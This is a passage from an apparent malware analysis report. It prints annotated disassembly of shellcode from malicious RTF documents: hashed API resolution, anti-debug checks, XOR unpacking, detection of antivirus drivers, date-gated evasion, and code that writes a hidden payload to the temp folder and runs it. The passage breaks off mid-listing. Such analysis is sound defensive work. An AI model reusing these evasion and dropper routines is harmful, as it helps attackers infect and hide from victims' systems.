seg000:00000165                 cmp     [edi+edi_space.blInitializedFakeStack], 1
seg000:0000016C                 jz      short loc_18B
seg000:0000016E                 mov     edx, [edi+edi_space.pFakeStack]
seg000:00000174                 mov     [edi+edi_space.blInitializedFakeStack], 1
seg000:0000017E
seg000:0000017E loc_17E:                                ; CODE XREF: protected_api_call+95j
seg000:0000017E                 mov     ecx, [esp+eax-8+arg_4]
seg000:00000181                 mov     [edx+eax], ecx
seg000:00000184                 sub     eax, 4
seg000:00000187                 jns     short loc_17E
seg000:00000189                 mov     esp, edx
seg000:0000018B
seg000:0000018B loc_18B:                                ; CODE XREF: protected_api_call+7Aj
seg000:0000018B                 push    ebx
seg000:0000018C                 jmp     dword ptr [esi]
seg000:0000018E ; ---------------------------------------------------------------------------
seg000:0000018E
seg000:0000018E loc_18E:                                ; CODE XREF: protected_api_call+2Cj
seg000:0000018E                 cmp     [edi+edi_space.ddMonthDay], 810h ; 16-Aug
seg000:00000198                 jg      short loc_15A
seg000:0000019A                 jmp     short loc_1F6
seg000:0000019C ; ---------------------------------------------------------------------------
seg000:0000019C
seg000:0000019C loc_19C:                                ; CODE XREF: protected_api_call+35j
seg000:0000019C                 cmp     [edi+edi_space.ddMonthDay], 512h ; 18-May
seg000:000001A6                 jg      short loc_15A
seg000:000001A8                 jmp     short loc_1F6
seg000:000001AA ; ---------------------------------------------------------------------------
seg000:000001AA
seg000:000001AA loc_1AA:                                ; CODE XREF: protected_api_call+3Ej
seg000:000001AA                 cmp     [edi+edi_space.ddMonthDay], 909h
seg000:000001B4                 jg      short loc_15A
seg000:000001B6                 jmp     short loc_1F6
seg000:000001B8 ; ---------------------------------------------------------------------------
seg000:000001B8
seg000:000001B8 loc_1B8:                                ; CODE XREF: protected_api_call+54j
seg000:000001B8                 cmp     [edi+edi_space.ddMonthDay], 503h ; 03-May
seg000:000001C2                 jg      short loc_15A
seg000:000001C4                 jmp     short loc_1F6
seg000:000001C6 ; ---------------------------------------------------------------------------
seg000:000001C6
seg000:000001C6 loc_1C6:                                ; CODE XREF: protected_api_call+5Dj
seg000:000001C6                 cmp     [edi+edi_space.ddMonthDay], 602h ; 02-Jun
seg000:000001D0                 jg      short loc_15A
seg000:000001D2                 jmp     short loc_1F6
seg000:000001D4 ; ---------------------------------------------------------------------------
seg000:000001D4
seg000:000001D4 loc_1D4:                                ; CODE XREF: protected_api_call+66j
seg000:000001D4                 cmp     [edi+edi_space.ddMonthDay], 518h ; 24-May
seg000:000001DE                 jg      loc_15A
seg000:000001E4                 jmp     short loc_1F6
seg000:000001E6 ; ---------------------------------------------------------------------------
seg000:000001E6
seg000:000001E6 loc_1E6:                                ; CODE XREF: protected_api_call+1Fj
seg000:000001E6                 cmp     [edi+edi_space.ddMonthDay], 416h ; 22-Apr
seg000:000001F0                 jg      loc_15A
seg000:000001F6
```

```
seg000:000001F6 loc_1F6:                                ; CODE XREF: protected_api_call+A8j
seg000:000001F6                                         ; protected_api_call+B6j ...
seg000:000001F6                 pop     ebx
seg000:000001F7                 pop     eax
seg000:000001F8                 push    ROP_GADGET_CALL_EBX
seg000:000001FD                 jmp     dword ptr [esi]
seg000:000001FF ; ---------------------------------------------------------------------------
seg000:000001FF
seg000:000001FF loc_1FF:                                ; CODE XREF: protected_api_call+47j
seg000:000001FF                 cmp     [edi+edi_space.ddMonthDay], 611h ; 17-Jun
seg000:00000209                 jg      loc_15A
seg000:0000020F                 pop     ebx
seg000:00000210                 pop     eax
seg000:00000211                 push    ebx
seg000:00000212                 mov     eax, [esi]      ; pFunction
seg000:00000214                 jmp     jump_over_hook
seg000:00000214 protected_api_call endp ; sp-analysis failed
```

(IDUF-04)

RESOLVE KERNEL32 FUNCTIONS

This portion of the code concerns resolving functions within the Kernel32 library. Across the sample set, there were two variations observed. The difference between the two is that one resolves five more functions than the other. The code can be seen in the following exhibits:

```
seg000:00000082 resolv_funcs1   proc near               ; CODE XREF: unxor1+Fj
seg000:00000082
seg000:00000082 var_8           = byte ptr -8
seg000:00000082
seg000:00000082                 mov     [edi+edi_space.pSetFilePointer], HASH_SetFilePointer
seg000:00000088                 mov     [edi+edi_space.pLoadLibraryA], HASH_LoadLibraryA
seg000:0000008F                 mov     [edi+edi_space.pGetLogicalDriveStringsA], HASH_GetLogicalDriveStringsA
seg000:00000096                 mov     [edi+edi_space.pGetModuleFileNameA], HASH_GetModuleFileNameA
seg000:0000009D                 mov     [edi+edi_space.pQueryDosDeviceA], HASH_QueryDosDeviceA
seg000:000000A4                 mov     [edi+edi_space.pWideCharToMultiByte], HASH_WideCharToMultiByte
seg000:000000AB                 mov     [edi+edi_space.pCreateFileA], HASH_CreateFileA
seg000:000000B2                 mov     [edi+edi_space.pGetTempPathA], HASH_GetTempPathA
seg000:000000B9                 mov     [edi+edi_space.pWriteFile], HASH_WriteFile
seg000:000000C0                 mov     [edi+edi_space.pCloseHandle], HASH_CloseHandle
seg000:000000C7                 mov     [edi+edi_space.pWinExec], HASH_WinExec
seg000:000000CE                 mov     [edi+edi_space.pTerminateProcess], HASH_TerminateProcess
seg000:000000D5                 mov     [edi+edi_space.pGetCommandLineA], HASH_GetCommandLineA
seg000:000000DC                 mov     [edi+edi_space.pUnmapViewOfFile], HASH_UnmapViewOfFile
seg000:000000E3                 mov     esi, [edi+edi_space.hKernel32] ; pModule
seg000:000000E6                 call    resolv_funcs
seg000:000000E6 resolv_funcs1   endp
```

(IDUF-13)

```
seg000:00000219 resolv_funcs1   proc near               ; CODE XREF: unxor1+Fj
seg000:00000219
seg000:00000219 var_8           = byte ptr -8
seg000:00000219
seg000:00000219                 mov     [edi+edi_space.pSetFilePointer], HASH_SetFilePointer
seg000:0000021F                 mov     [edi+edi_space.pLoadLibraryA], HASH_LoadLibraryA
seg000:00000226                 mov     [edi+edi_space.pGetLogicalDriveStringsA], HASH_GetLogicalDriveStringsA
seg000:0000022D                 mov     [edi+edi_space.pGetModuleFileNameA], HASH_GetModuleFileNameA
seg000:00000234                 mov     [edi+edi_space.pQueryDosDeviceA], HASH_QueryDosDeviceA
seg000:0000023B                 mov     [edi+edi_space.pWideCharToMultiByte], HASH_WideCharToMultiByte
seg000:00000242                 mov     [edi+edi_space.pCreateFileA], HASH_CreateFileA
seg000:00000249                 mov     [edi+edi_space.pGetTempPathA], HASH_GetTempPathA
seg000:00000250                 mov     [edi+edi_space.pWriteFile], HASH_WriteFile
seg000:00000257                 mov     [edi+edi_space.pCloseHandle], HASH_CloseHandle
seg000:0000025E                 mov     [edi+edi_space.pWinExec], HASH_WinExec
seg000:00000265                 mov     [edi+edi_space.pTerminateProcess], HASH_TerminateProcess
seg000:0000026C                 mov     [edi+edi_space.pGetCommandLineA], HASH_GetCommandLineA
seg000:00000273                 mov     [edi+edi_space.pUnmapViewOfFile], HASH_UnmapViewOfFile
seg000:0000027A                 mov     [edi+edi_space.pMoveFileA], HASH_MoveFileA
seg000:00000281                 mov     [edi+edi_space.pGetFileAttributesA], HASH_GetFileAttributesA
seg000:00000288                 mov     [edi+edi_space.pGetLocalTime], HASH_GetLocalTime
seg000:0000028F                 mov     [edi+edi_space.pExpandEnvironmentStringsA], HASH_ExpandEnvironmentStringsA
seg000:00000296                 mov     [edi+edi_space.pVirtualAlloc], HASH_VirtualAlloc
seg000:0000029D                 mov     esi, [edi+edi_space.hKernel32] ; pModule
seg000:000002A0                 call    resolv_funcs
seg000:000002A0 resolv_funcs1   endp
```

(IDUF-04)

RESOLVE NTDLL FUNCTIONS

In order to call functions specific to NTDll, the API addresses need to be resolved. Across the variants, there were two variants observed. Functionally, both of them are the same. However, one of them uses protected_api_call to call LoadLibraryA in order to evade antivirus products:

```
seg000:000002A5 resolv_funcs2   proc near
seg000:000002A5
seg000:000002A5 var_8           = byte ptr -8
seg000:000002A5
seg000:000002A5                 push    'l'
seg000:000002A7                 push    'ldtn'
seg000:000002AC                 lea     eax, [esp+8+var_8]
seg000:000002AF                 push    eax             ; lpFileName
seg000:000002B0                 call    [edi+edi_space.pLoadLibraryA]
seg000:000002B3                 mov     esi, eax        ; pModule
seg000:000002B5                 mov     [edi+edi_space.pZwQueryVirtualMemory], HASH_ZwQueryVirtualMemory
seg000:000002BC                 push    edi
seg000:000002BD                 lea     edi, [edi+edi_space.pZwQueryVirtualMemory] ; ddHashArray
seg000:000002C0                 call    resolv_funcs
seg000:000002C5                 pop     edi
seg000:000002C5 resolv_funcs2   endp ; sp-analysis failed
```

(IDUF-04)

```
seg000:000002A1 resolv_funcs2   proc near
seg000:000002A1
seg000:000002A1 var_8           = byte ptr -8
seg000:000002A1
seg000:000002A1                 push    'l'
seg000:000002A3                 push    'ldtn'
seg000:000002A8                 lea     eax, [esp+8+var_8]
seg000:000002AB                 lea     esi, [edi+edi_space.pLoadLibraryA] ; funcToCall
seg000:000002AE                 push    eax
seg000:000002AF                 push    eax
seg000:000002B0                 push    1               ; numParams
seg000:000002B2                 call    protected_api_call
seg000:000002B7                 mov     esi, eax        ; pModule
seg000:000002B9                 mov     [edi+edi_space.pZwQueryVirtualMemory], HASH_ZwQueryVirtualMemory
seg000:000002C0                 push    edi
seg000:000002C1                 lea     edi, [edi+edi_space.pZwQueryVirtualMemory] ; ddHashArray
seg000:000002C4                 call    resolv_funcs
seg000:000002C9                 pop     edi
seg000:000002C9 resolv_funcs2   endp ; sp-analysis failed
```

(IDUF-15)

GET RTF PATH

In order to retrieve the malware and decoy documents, the code needs to get the path of the original RTF file. Across the sample set, there were two subtle variations in accomplishing this. Each of them performs the exact same functionality, but across the two versions, the usRtfFilePath offset was changed. The following code is used to get the RTF path:

```
seg000:000002C6 get_rtf_path    proc near
seg000:000002C6
seg000:000002C6 var_4           = byte ptr -4
seg000:000002C6
seg000:000002C6                 push    0
seg000:000002C8                 lea     ebx, [esp+4+var_4]
seg000:000002CB                 lea     eax, [edi+edi_space.usRtfFilePath]
seg000:000002D1                 push    ebx             ; ReturnLength
seg000:000002D2                 push    400h            ; MemoryInformationLength
seg000:000002D7                 push    eax             ; MemoryInformation
seg000:000002D8                 push    2               ; MemoryInformationClass
seg000:000002DA                 push    [edi+edi_space.hFileMapping] ; BaseAddress
seg000:000002DD                 push    0FFFFFFFFh      ; ProcessHandle
seg000:000002DF                 call    [edi+edi_space.pZwQueryVirtualMemory]
seg000:000002E2                 lea     eax, [edi+edi_space.wcsRtfFilePath]
seg000:000002E8                 lea     ebx, [edi+edi_space.szSysRtfFilePath]
seg000:000002EB                 push    0               ; lpUsedDefaultChar
seg000:000002ED                 push    0               ; lpDefaultChar
seg000:000002EF                 push    100h            ; cbMultiByte
seg000:000002F4                 push    ebx             ; lpMultiByteStr
seg000:000002F5                 push    0FFFFFFFFh      ; cchWideChar
seg000:000002F7                 push    eax             ; lpWideCharStr
seg000:000002F8                 push    0               ; dwFlags
seg000:000002FA                 push    1               ; CodePage
seg000:000002FC                 call    [edi+edi_space.pWideCharToMultiByte]
seg000:000002FF                 lea     eax, [edi+edi_space.szLogicalDriveStrings]
seg000:00000305                 push    eax             ; lpBuffer
seg000:00000306                 push    100h            ; nBufferLength
seg000:0000030B                 call    [edi+edi_space.pGetLogicalDriveStringsA]
seg000:0000030E                 mov     esi, 0FFFFFFFCh
seg000:00000313
seg000:00000313 loc_313:                                ; CODE XREF: get_rtf_path+80j
seg000:00000313                 add     esi, 4
seg000:00000316                 lea     eax, [edi+edi_space.szLogicalDriveStrings]
seg000:0000031C                 lea     eax, [eax+esi]
seg000:0000031F                 mov     word ptr [eax+2], 0
seg000:00000325                 lea     ebx, [edi+edi_space.szDrivePath]
seg000:0000032B                 push    100h            ; ucchMax
seg000:00000330                 push    ebx             ; lpTargetPath
seg000:00000331                 push    eax             ; lpDeviceName
seg000:00000332                 call    [edi+edi_space.pQueryDosDeviceA]
seg000:00000335                 lea     ebx, [edi+edi_space.szDrivePath]
seg000:0000033B                 lea     edx, [edi+edi_space.szSysRtfFilePath]
seg000:0000033E
seg000:0000033E loc_33E:                                ; CODE XREF: get_rtf_path+84j
seg000:0000033E                 mov     al, [ebx]
seg000:00000340                 cmp     al, 0
seg000:00000342                 jz      short loc_34C
seg000:00000344                 cmp     [edx], al
seg000:00000346                 jnz     short loc_313
seg000:00000348                 inc     ebx
seg000:00000349                 inc     edx
seg000:0000034A                 jmp     short loc_33E
seg000:0000034C ; ---------------------------------------------------------------------------
seg000:0000034C
seg000:0000034C loc_34C:                                ; CODE XREF: get_rtf_path+7Cj
seg000:0000034C                 lea     eax, [edi+edi_space.szLogicalDriveStrings]
seg000:00000352                 lea     eax, [eax+esi]
seg000:00000355                 lea     ebx, [edi+edi_space.szRtfFilePath]
seg000:0000035B                 mov     cx, [eax]
seg000:0000035E                 mov     [ebx], cx
seg000:00000361                 inc     ebx
seg000:00000362                 inc     ebx
seg000:00000363
seg000:00000363 loc_363:                                ; CODE XREF: get_rtf_path+A6j
seg000:00000363                 mov     cl, [edx]
seg000:00000365                 mov     [ebx], cl
seg000:00000367                 inc     edx
seg000:00000368                 inc     ebx
seg000:00000369                 cmp     cl, 0
seg000:0000036C                 jnz     short loc_363
seg000:0000036C get_rtf_path    endp
```

(IDUF-04)

ANTI-DEBUG 1

The code uses anti-debug techniques in order to impede analysis. It performs a sequence of operations that will produce a different result if a debugger is attached. If a debugger is attached, the code will skip all operations involved in dropping malware. Across all of the samples, the same piece of code was used. The code can be seen in the following exhibit:

```
seg000:0000036E anti_debug1     proc near
seg000:0000036E
seg000:0000036E var_23          = byte ptr -23h
seg000:0000036E
seg000:0000036E                 pusha
seg000:0000036F                 mov     eax, large fs:_NT_TEB.Peb
seg000:00000375                 mov     al, [eax+_PEB.BeingDebugged]
seg000:00000378                 test    al, al
seg000:0000037A                 popa
seg000:0000037B                 jnz     drop_decoydoc
seg000:00000381                 pusha
seg000:00000382                 push    ss
seg000:00000383                 pop     ss
seg000:00000384                 pushf
seg000:00000385                 test    [esp+24h+var_23], 1
seg000:0000038A                 pop     eax
seg000:0000038B                 popa
seg000:0000038C                 jnz     drop_decoydoc
seg000:0000038C anti_debug1     endp
```

(IDUF-04)

UNXOR2

In order to obfuscate the malware dropping portion of the payload, the code uses a second round of XOR obfuscation for that specific task. Across all the samples, there was no variation. The code can be seen in the following exhibit:

```
seg000:00000392 unxor2          proc near
seg000:00000392                 lea     ecx, anti_debug2[ebp]
seg000:00000398                 mov     edx, 2D9h
seg000:0000039D
seg000:0000039D loc_39D:                                ; CODE XREF: unxor2+10j
seg000:0000039D                 xor     byte ptr [ecx], 0FEh
seg000:000003A0                 inc     ecx
seg000:000003A1                 dec     edx
seg000:000003A2                 jnz     short loc_39D
seg000:000003A2 unxor2          endp
```

(IDUF-04)

ANTI-DEBUG 2

After unXOR-ing the malware dropping portion of the payload, there is more code to perform anti-debugging. The first checks to see if more time elapsed between instructions than normal — a symptom of the code being inspected. The second is a repeat of previous anti-debug checks — ensuring that the operating system debugging flag is not set. There were no variations of this code observed across the sample set. The following exhibit shows the code responsible for these checks:

```
seg000:000003A4 anti_debug2     proc near               ; DATA XREF: unxor2o
seg000:000003A4                 pusha
seg000:000003A5                 rdtsc
seg000:000003A7                 xor     ecx, ecx
seg000:000003A9                 add     ecx, eax
seg000:000003AB                 rdtsc
seg000:000003AD                 sub     eax, ecx
seg000:000003AF                 cmp     eax, 0FFFh
seg000:000003B4                 popa
seg000:000003B5                 jnb     drop_decoydoc
seg000:000003BB                 pusha
seg000:000003BC                 mov     eax, large fs:_NT_TEB.Tib.Self
seg000:000003C2                 mov     eax, [eax+_NT_TEB.Peb]
seg000:000003C5                 movzx   eax, [eax+_PEB.BeingDebugged]
seg000:000003C9                 cmp     eax, 1
seg000:000003CC                 popa
seg000:000003CD                 jz      drop_decoydoc
seg000:000003CD anti_debug2     endp
```

(IDUF-04)

FIND INSTALLED AV

Since the shellcode has different time periods and strategies for evading antivirus, it needs to determine which antivirus product is installed on the system. There were two variants observed, with the major difference being which antivirus products are sought out. The following exhibits show the two variants observed:

```
seg000:00000201 find_installed_av proc near
seg000:00000201                 push    PAGE_READWRITE  ; flProtect
seg000:00000203                 push    MEM_COMMIT      ; flAllocationType
seg000:00000208                 push    10000h          ; dwSize
seg000:0000020D                 push    0               ; lpAddress
seg000:0000020F                 call    [edi+edi_space.pVirtualAlloc]
seg000:00000212                 add     eax, 0FE00h
seg000:00000217                 mov     [edi+edi_space.pFakeStack], eax
seg000:0000021D                 lea     eax, aCWindowsSystem32D[ebp] ; "C:\\windows\\system32\\drivers\\"
seg000:00000223                 lea     ecx, [edi+edi_space.szSystemDir]
seg000:00000229                 mov     ebx, ecx
seg000:0000022B
seg000:0000022B loc_22B:                                ; CODE XREF: find_installed_av+33j
seg000:0000022B                 mov     dl, [eax]
seg000:0000022D                 mov     [ecx], dl
seg000:0000022F                 inc     eax
seg000:00000230                 inc     ecx
seg000:00000231                 cmp     byte ptr [eax], 0
seg000:00000234                 jnz     short loc_22B
seg000:00000236                 lea     ecx, aAswsp_sys[ebp] ; "aswsp.sys"
seg000:0000023C                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:00000242                 lea     eax, [edi+edi_space.blFoundAvast]
seg000:00000248                 push    eax             ; blDoesExist
seg000:00000249                 push    ebx             ; szDirectory
seg000:0000024A                 push    ecx             ; szFileName
seg000:0000024B                 call    does_file_exist
seg000:00000250                 cmp     [edi+edi_space.blFoundAvast], 0
seg000:00000257                 jnz     short get_current_time
seg000:00000259                 lea     ecx, aAvgsp_sys[ebp] ; "avgsp.sys"
seg000:0000025F                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:00000265                 lea     eax, [edi+edi_space.blFoundAVG]
seg000:0000026B                 push    eax             ; blDoesExist
seg000:0000026C                 push    ebx             ; szDirectory
seg000:0000026D                 push    ecx             ; szFileName
seg000:0000026E                 call    does_file_exist
seg000:00000273                 cmp     [edi+edi_space.blFoundAVG], 0
seg000:0000027A                 jnz     short $+2
seg000:0000027A find_installed_av endp
```

(IDUF-15)

```
seg000:000003D3 find_installed_av proc near
seg000:000003D3                 push    PAGE_READWRITE  ; flProtect
seg000:000003D5                 push    MEM_COMMIT      ; flAllocationType
seg000:000003DA                 push    10000h          ; dwSize
seg000:000003DF                 push    0               ; lpAddress
seg000:000003E1                 call    [edi+edi_space.pVirtualAlloc]
seg000:000003E4                 add     eax, 0FE00h
seg000:000003E9                 mov     [edi+edi_space.pFakeStack], eax
seg000:000003EF                 lea     eax, aCWindowsSystem32D[ebp] ; "C:\\windows\\system32\\drivers\\"
seg000:000003F5                 lea     ecx, [edi+edi_space.szSystemDir]
seg000:000003FB                 mov     ebx, ecx
seg000:000003FD
seg000:000003FD loc_3FD:                                ; CODE XREF: find_installed_av+33j
seg000:000003FD                 mov     dl, [eax]
seg000:000003FF                 mov     [ecx], dl
seg000:00000401                 inc     eax
seg000:00000402                 inc     ecx
seg000:00000403                 cmp     byte ptr [eax], 0
seg000:00000406                 jnz     short loc_3FD
seg000:00000408                 lea     ecx, aAvc3_sys[ebp] ; "avc3.sys"
seg000:0000040E                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:00000414                 lea     eax, [edi+edi_space.blFoundBitDefender]
seg000:0000041A                 push    eax             ; blDoesExist
seg000:0000041B                 push    ebx             ; szDirectory
seg000:0000041C                 push    ecx             ; szFileName
seg000:0000041D                 call    does_file_exist
seg000:00000422                 cmp     [edi+edi_space.blFoundBitDefender], 0
seg000:00000429                 jnz     get_current_time
seg000:0000042F                 lea     ecx, aKlif_sys[ebp] ; "klif.sys"
seg000:00000435                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:0000043B                 lea     eax, [edi+edi_space.blFoundKaspersky]
seg000:00000441                 push    eax             ; blDoesExist
seg000:00000442                 push    ebx             ; szDirectory
seg000:00000443                 push    ecx             ; szFileName
seg000:00000444                 call    does_file_exist
seg000:00000449                 cmp     [edi+edi_space.blFoundKaspersky], 0
seg000:00000450                 jnz     get_current_time
seg000:00000456                 lea     ecx, aSkmscan_sys[ebp] ; "skmscan.sys"
seg000:0000045C                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:00000462                 lea     eax, [edi+edi_space.blFoundSophos]
seg000:00000468                 push    eax             ; blDoesExist
seg000:00000469                 push    ebx             ; szDirectory
seg000:0000046A                 push    ecx             ; szFileName
seg000:0000046B                 call    does_file_exist
seg000:00000470                 cmp     [edi+edi_space.blFoundSophos], 0
seg000:00000477                 jnz     get_current_time
seg000:0000047D                 lea     ecx, aAswsp_sys[ebp] ; "aswsp.sys"
seg000:00000483                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:00000489                 lea     eax, [edi+edi_space.blFoundAvast]
seg000:0000048F                 push    eax             ; blDoesExist
seg000:00000490                 push    ebx             ; szDirectory
seg000:00000491                 push    ecx             ; szFileName
seg000:00000492                 call    does_file_exist
seg000:00000497                 cmp     [edi+edi_space.blFoundAvast], 0
seg000:0000049E                 jnz     get_current_time
seg000:000004A4                 lea     ecx, aAvgsp_sys[ebp] ; "avgsp.sys"
seg000:000004AA                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:000004B0                 lea     eax, [edi+edi_space.blFoundAVG]
seg000:000004B6                 push    eax             ; blDoesExist
seg000:000004B7                 push    ebx             ; szDirectory
seg000:000004B8                 push    ecx             ; szFileName
seg000:000004B9                 call    does_file_exist
seg000:000004BE                 cmp     [edi+edi_space.blFoundAVG], 0
seg000:000004C5                 jnz     short get_current_time
seg000:000004C7                 lea     ecx, aAvfwim_sys[ebp] ; "avfwim.sys"
seg000:000004CD                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:000004D3                 lea     eax, [edi+edi_space.blFoundAntiVir]
seg000:000004D9                 push    eax             ; blDoesExist
seg000:000004DA                 push    ebx             ; szDirectory
seg000:000004DB                 push    ecx             ; szFileName
seg000:000004DC                 call    does_file_exist
seg000:000004E1                 cmp     [edi+edi_space.blFoundAntiVir], 0
seg000:000004E8                 jnz     short get_current_time
```

```
seg000:000004EA                 lea     ecx, aEhdrv_sys[ebp] ; "ehdrv.sys"
seg000:000004F0                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:000004F6                 lea     eax, [edi+edi_space.blFoundEset]
seg000:000004FC                 push    eax             ; blDoesExist
seg000:000004FD                 push    ebx             ; szDirectory
seg000:000004FE                 push    ecx             ; szFileName
seg000:000004FF                 call    does_file_exist
seg000:00000504                 cmp     [edi+edi_space.blFoundEset], 0
seg000:0000050B                 jnz     short get_current_time
seg000:0000050D                 lea     ecx, aBsfs_sys[ebp] ; "bsfs.sys"
seg000:00000513                 lea     ebx, [edi+edi_space.szSystemDir]
seg000:00000519                 lea     eax, [edi+edi_space.blFoundQuickHeal]
seg000:0000051F                 push    eax             ; blDoesExist
seg000:00000520                 push    ebx             ; szDirectory
seg000:00000521                 push    ecx             ; szFileName
seg000:00000522                 call    does_file_exist
seg000:00000527                 cmp     [edi+edi_space.blFoundQuickHeal], 0
seg000:0000052E                 jnz     short $+2
seg000:0000052E find_installed_av endp
```

(IDUF-04)

GET CURRENT TIME

In order to determine whether or not antivirus should be evaded, the shellcode determines the current date of the system. There were no variants observed in this code. The following is the code used to get the current date:

```
seg000:00000530 get_current_time proc near              ; CODE XREF: find_installed_av+56j
seg000:00000530                                         ; find_installed_av+7Dj ...
seg000:00000530
seg000:00000530 SystemTime      = _SYSTEMTIME ptr -30h
seg000:00000530
seg000:00000530                 sub     esp, 40h
seg000:00000533                 lea     ebx, [esp+40h+SystemTime]
seg000:00000537                 push    ebx             ; lpSystemTime
seg000:00000538                 call    [edi+edi_space.pGetLocalTime]
seg000:0000053B                 mov     ax, [ebx]
seg000:0000053E                 mov     word ptr [edi+edi_space.ddYear], ax
seg000:00000545                 mov     ah, [ebx+2]
seg000:00000548                 mov     al, [ebx+6]
seg000:0000054B                 mov     word ptr [edi+edi_space.ddMonthDay], ax
seg000:00000552                 add     esp, 40h
seg000:00000552 get_current_time endp ; sp-analysis failed
```

(IDUF-04)

DROP MALWARE

Throughout the files analyzed, there were many changes to the code responsible for dropping the malware on the exploited system. Variations were observed in the file paths into which the malware is dropped, the register used for indexing the path, the particular antivirus evasion required, file properties, window visibility, and the path from which the malware is executed. The following four versions of code are used in the sample set:

```
seg000:00000219 drop_malware    proc near
seg000:00000219
seg000:00000219 var_28          = byte ptr -28h
seg000:00000219
seg000:00000219                 lea     esi, [edi+edi_space.szPathMalware]
seg000:0000021F                 push    esi             ; lpBuffer
seg000:00000220                 push    60h             ; nBufferLength
seg000:00000222                 call    [edi+edi_space.pGetTempPathA]
seg000:00000225                 xor     eax, eax
seg000:00000227
seg000:00000227 next_path_char:                         ; CODE XREF: drop_malware+17j
seg000:00000227                 inc     eax
seg000:00000228                 cmp     [edi+eax+edi_space.szPathMalware], 0
seg000:00000230                 jnz     short next_path_char
seg000:00000232                 mov     [edi+edi_space.iLenTempPath], eax
seg000:00000235                 mov     dword ptr [edi+eax+edi_space.szPathMalware], 's\..'
seg000:00000240                 mov     dword ptr [edi+eax+(edi_space.szPathMalware+4)], 'ohcv'
seg000:0000024B                 mov     dword ptr [edi+eax+(edi_space.szPathMalware+8)], 'e.ts'
seg000:00000256                 mov     dword ptr [edi+eax+(edi_space.szPathMalware+0Ch)], 'ex'
seg000:00000261                 mov     [edi+edi_space.pszTempPath], esi
seg000:00000264                 mov     edx, [edi+edi_space.hFileMapping]
seg000:00000267                 xor     ecx, ecx
seg000:00000269
seg000:00000269 next_beginmarker:                       ; CODE XREF: drop_malware+59j
seg000:00000269                                         ; drop_malware+62j
seg000:00000269                 add     ecx, 4
seg000:0000026C                 cmp     word ptr [edx+ecx], 0D1D1h
seg000:00000272                 jnz     short next_beginmarker
seg000:00000274                 cmp     word ptr [edx+ecx+2], 0D1D1h
seg000:0000027B                 jnz     short next_beginmarker
seg000:0000027D
seg000:0000027D skip_padding:                           ; CODE XREF: drop_malware+69j
seg000:0000027D                 inc     edx
seg000:0000027E                 cmp     byte ptr [edx+ecx], 0D1h
seg000:00000282                 jz      short skip_padding
seg000:00000284                 lea     edx, [edx+ecx]
seg000:00000287                 xor     ebx, ebx
seg000:00000289                 lea     ecx, [edi+edi_space.FileData]
seg000:0000028F
seg000:0000028F next_dword:                             ; CODE XREF: drop_malware+8Fj
seg000:0000028F                                         ; drop_malware+98j
seg000:0000028F                 mov     eax, [edx+ebx]
seg000:00000292                 cmp     eax, 0
seg000:00000295                 jz      short write_dword
seg000:00000297                 xor     eax, 0ABCDEFBAh
seg000:0000029C
seg000:0000029C write_dword:                            ; CODE XREF: drop_malware+7Cj
seg000:0000029C                 mov     [ecx+ebx], eax
seg000:0000029F                 add     ebx, 4
seg000:000002A2                 cmp     word ptr [edx+ebx], 0D2D2h
seg000:000002A8                 jnz     short next_dword
seg000:000002AA                 cmp     word ptr [edx+ebx+2], 0D2D2h
seg000:000002B1                 jnz     short next_dword
seg000:000002B3                 lea     esi, [edx+ebx]
seg000:000002B6                 xor     eax, eax
seg000:000002B8                 push    eax             ; hTemplateFile
seg000:000002B9                 push    FILE_ATTRIBUTE_HIDDEN or FILE_ATTRIBUTE_SYSTEM ; dwFlagsAndAttributes
seg000:000002BB                 push    CREATE_ALWAYS   ; dwCreationDisposition
seg000:000002BD                 push    eax             ; lpSecurityAttributes
seg000:000002BE                 push    eax             ; dwShareMode
seg000:000002BF                 push    GENERIC_WRITE   ; dwDesiredAccess
seg000:000002C4                 push    [edi+edi_space.pszTempPath] ; lpFileName
seg000:000002C7                 call    [edi+edi_space.pCreateFileA]
seg000:000002CA                 mov     [edi+edi_space.hMalwareFile], eax
seg000:000002CD                 push    0
seg000:000002CF                 lea     ecx, [esp+28h+var_28]
seg000:000002D2                 lea     eax, [edi+edi_space.FileData]
seg000:000002D8                 push    0               ; lpOverlapped
seg000:000002DA                 push    ecx             ; lpNumberOfBytesWritten
seg000:000002DB                 push    ebx             ; nNumberOfBytesToWrite
seg000:000002DC                 push    eax             ; lpBuffer
seg000:000002DD                 push    [edi+edi_space.hMalwareFile] ; hFile
seg000:000002E0                 call    [edi+edi_space.pWriteFile]
seg000:000002E3                 push    [edi+edi_space.hMalwareFile] ; hObject
seg000:000002E6                 call    [edi+edi_space.pCloseHandle]
seg000:000002E9                 push    SW_SHOW         ; uCmdShow
seg000:000002EB                 push    [edi+edi_space.pszTempPath] ; lpCmdLine
seg000:000002EE                 call    [edi+edi_space.pWinExec]
seg000:000002EE drop_malware    endp ; sp-analysis failed
```

(IDUF-13)

```
seg000:00000219 drop_malware    proc near
seg000:00000219
seg000:00000219 var_4           = byte ptr -4
seg000:00000219
seg000:00000219                 lea     esi, [edi+edi_space.szPathMalware]
seg000:0000021F                 push    esi             ; lpBuffer
seg000:00000220                 push    60h             ; nBufferLength
seg000:00000222                 call    [edi+edi_space.pGetTempPathA]
seg000:00000225                 xor     eax, eax
seg000:00000227
seg000:00000227 next_path_char:                         ; CODE XREF: drop_malware+17j
seg000:00000227                 inc     eax
seg000:00000228                 cmp     [edi+eax+edi_space.szPathMalware], 0
seg000:00000230                 jnz     short next_path_char
seg000:00000232                 mov     [edi+edi_space.iLenTempPath], eax
seg000:00000235                 mov     dword ptr [edi+eax+edi_space.szPathMalware], 'xei\'
seg000:00000240                 mov     dword ptr [edi+eax+(edi_space.szPathMalware+4)], 'rolp'
seg000:0000024B                 mov     dword ptr [edi+eax+(edi_space.szPathMalware+8)], 're'
seg000:00000256                 mov     [edi+edi_space.pszTempPath], esi
seg000:00000259                 mov     edx, [edi+edi_space.hFileMapping]
seg000:0000025C                 xor     ecx, ecx
seg000:0000025E
seg000:0000025E next_beginmarker:                       ; CODE XREF: drop_malware+4Ej
seg000:0000025E                                         ; drop_malware+57j
seg000:0000025E                 add     ecx, 4
seg000:00000261                 cmp     word ptr [edx+ecx], 0D1D1h
